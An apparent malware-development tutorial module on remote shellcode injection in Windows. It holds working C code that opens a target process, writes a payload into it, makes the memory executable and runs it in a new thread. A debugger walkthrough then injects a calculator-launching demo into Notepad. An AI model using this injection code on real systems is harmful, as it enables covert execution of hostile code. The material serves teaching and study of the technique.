Process Injection - Shellcode Injection

Introduction

This module will be similar to the previous DLL Injection module with minor changes. Shellcode process injection will use almost the same Windows APIs to perform the task:

- VirtualAllocEx - Memory allocation.
- WriteProcessMemory - Write the payload to the remote process.
- VirtualProtectEx - Modifying memory protection.
- CreateRemoteThread - Payload execution via a new thread.

Enumerating Processes

Similarly to the previous module, process injection starts by enumerating the processes. The process enumeration code snippet shown below was already explained in the previous module.

```
BOOL GetRemoteProcessHandle(LPWSTR szProcessName, DWORD* dwProcessId,
HANDLE* hProcess) {

	// According to the documentation:
	// Before calling the Process32First function, set this member to
sizeof(PROCESSENTRY32).
	// If dwSize is not initialized, Process32First fails.
	PROCESSENTRY32  Proc = {
		.dwSize = sizeof(PROCESSENTRY32)
	};

	HANDLE hSnapShot = NULL;

	// Takes a snapshot of the currently running processes
	hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
	if (hSnapShot == INVALID_HANDLE_VALUE){
		printf("[!] CreateToolhelp32Snapshot Failed With Error : %d
\n", GetLastError());
		goto _EndOfFunction;
	}

	// Retrieves information about the first process encountered in the
snapshot.
```

```
        if (!Process32First(hSnapShot, &Proc)) {
                printf("[!] Process32First Failed With Error : %d \n",
GetLastError());
                goto _EndOfFunction;
        }

        do {

                WCHAR LowerName[MAX_PATH * 2];

                if (Proc.szExeFile) {
                        DWORD   dwSize = lstrlenW(Proc.szExeFile);
                        DWORD   i = 0;

                        RtlSecureZeroMemory(LowerName, MAX_PATH * 2);

                        // Converting each charachter in Proc.szExeFile to
a lower case character
                        // and saving it in LowerName
                        if (dwSize < MAX_PATH * 2) {

                                for (; i < dwSize; i++)
                                        LowerName[i] =
(WCHAR)tolower(Proc.szExeFile[i]);

                                LowerName[i++] = '\0';
                        }
                }

                // If the lowercase'd process name matches the process
we're looking for
                if (wcscmp(LowerName, szProcessName) == 0) {
                        // Save the PID
                        *dwProcessId = Proc.th32ProcessID;
                        // Open a handle to the process
                        *hProcess    = OpenProcess(PROCESS_ALL_ACCESS,
FALSE, Proc.th32ProcessID);
                        if (*hProcess == NULL)
                                printf("[!] OpenProcess Failed With Error :
%d \n", GetLastError());

                        break;
                }
```

```
        // Retrieves information about the next process recorded the
snapshot.
        // While a process still remains in the snapshot, continue looping
        } while (Process32Next(hSnapShot, &Proc));

        // Cleanup
        _EndOfFunction:
                if (hSnapShot != NULL)
                        CloseHandle(hSnapShot);
                if (*dwProcessId == NULL || *hProcess == NULL)
                        return FALSE;
                return TRUE;
        }
```

Shellcode Injection

To perform shellcode injection the `InjectShellcodeToRemoteProcess` function will be used. The function takes 3 parameters:

1. `hProcess` - A handle to the opened remote process.
2. `pShellcode` - The deobfuscated shellcode's base address and size. The shellcode must be in plaintext before being injected because it cannot be edited once it's in the remote process.
3. `sSizeOfShellcode` - The size of the shellcode.

Shellcode Injection - Code Snippet

```
BOOL InjectShellcodeToRemoteProcess(HANDLE hProcess, PBYTE pShellcode,
SIZE_T sSizeOfShellcode) {

        PVOID   pShellcodeAddress               = NULL;

        SIZE_T  sNumberOfBytesWritten           = NULL;
        DWORD   dwOldProtection                 = NULL;


        // Allocate memory in the remote process of size sSizeOfShellcode
        pShellcodeAddress = VirtualAllocEx(hProcess, NULL,
sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        if (pShellcodeAddress == NULL) {
                printf("[!] VirtualAllocEx Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }
```

```
        printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);


        printf("[#] Press <Enter> To Write Payload ... ");
        getchar();
        // Write the shellcode in the allocated memory
        if (!WriteProcessMemory(hProcess, pShellcodeAddress, pShellcode,
sSizeOfShellcode, &sNumberOfBytesWritten) || sNumberOfBytesWritten !=
sSizeOfShellcode) {
                printf("[!] WriteProcessMemory Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }
        printf("[i] Successfully Written %d Bytes\n",
sNumberOfBytesWritten);

        memset(pShellcode, '\0', sSizeOfShellcode);

        // Make the memory region executable
        if (!VirtualProtectEx(hProcess, pShellcodeAddress,
sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
                printf("[!] VirtualProtectEx Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }


        printf("[#] Press <Enter> To Run ... ");
        getchar();
        printf("[i] Executing Payload ... ");
        // Launch the shellcode in a new thread
        if (CreateRemoteThread(hProcess, NULL, NULL, pShellcodeAddress,
NULL, NULL, NULL) == NULL) {
                printf("[!] CreateRemoteThread Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }
        printf("[+] DONE !\n");

        return TRUE;
}
```

Deallocating Remote Memory

VirtualFreeEx is a WinAPI that is used to deallocate previously allocated memory in a remote process. This function should only be called after the payload has fully finished execution otherwise it might free the payload's content and crash the process.


```
BOOL VirtualFreeEx(
  [in] HANDLE hProcess,
  [in] LPVOID lpAddress,
  [in] SIZE_T dwSize,
  [in] DWORD  dwFreeType
);
```

`VirtualFreeEx` takes the same parameter as the `VirtualFree` WinAPI with the only difference being that `VirtualFreeEx` takes an additional parameter (`hProcess`) that specifies the target process where the memory region resides.


Debugging

In this section, the implementation is debugged using the xdbg debugger to further understand what is happening under the hood.


This walkthrough injects shellcode into a Notepad process therefore start by opening up Notepad and attaching the x64 xdbg debugger to it. The image below shows the process has PID `22992`.




Run `RemoteShellcodeInjection.exe` providing notepad.exe as an argument. The binary will start by searching for the PID of Notepad which should be the same PID shown in the xdbg debugger, which in this case is `22992`.




Next, the binary will decrypt the payload. Notice that attempting to access the memory address will result in an error. The reason this happens is because the debugger is attached to the `notepad.exe` process whereas the deobfuscation process occurs in the local process which is `RemoteShellcodeInjection.exe`.




To view the deobfuscated payload, a new instance of xdbg must be opened and attached to the `RemoteShellcodeInjection.exe` process.




Back to the Notepad debugger instance, the next step is memory allocation. The base address where the payload will be written is `0x0000021700230000`. The debugger shows that the allocated memory region was zeroed out.




The deobfuscated payload is then written to the allocated memory region in the remote process.



Analyzing the local process, the payload was successfully zeroed out since it is not required anymore.



Finally, the payload is executed in the remote process inside of a new thread.


Windows PowerShell
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.exe
[!] Usage : "C:\Users\User\source\repos\Lesson3\x64\Debug\RemoteShellcodeInjection.exe" <Process Nam
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.exe notepad.exe
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[i] Found Target Process Pid: 22992
[#] Press <Enter> To Decrypt ...
[i] Decrypting ...[+] DONE !
[i] Deobfuscated Payload At : 0x0000020FC35E26D0 Of Size : 272
[i] Allocated Memory At : 0x0000021700230000
[#] Press <Enter> To Write Payload ...
[i] Successfully Written 272 Bytes
[#] Press <Enter> To Run ...
[i] Executing Payload ... [+] DONE !
[#] Press <Enter> To Quit ...
Calculator
Programmer
0
HEX 0
DEC 0
OCT 0
BIN 0
QWORD
MS
Bitwise
Bit shift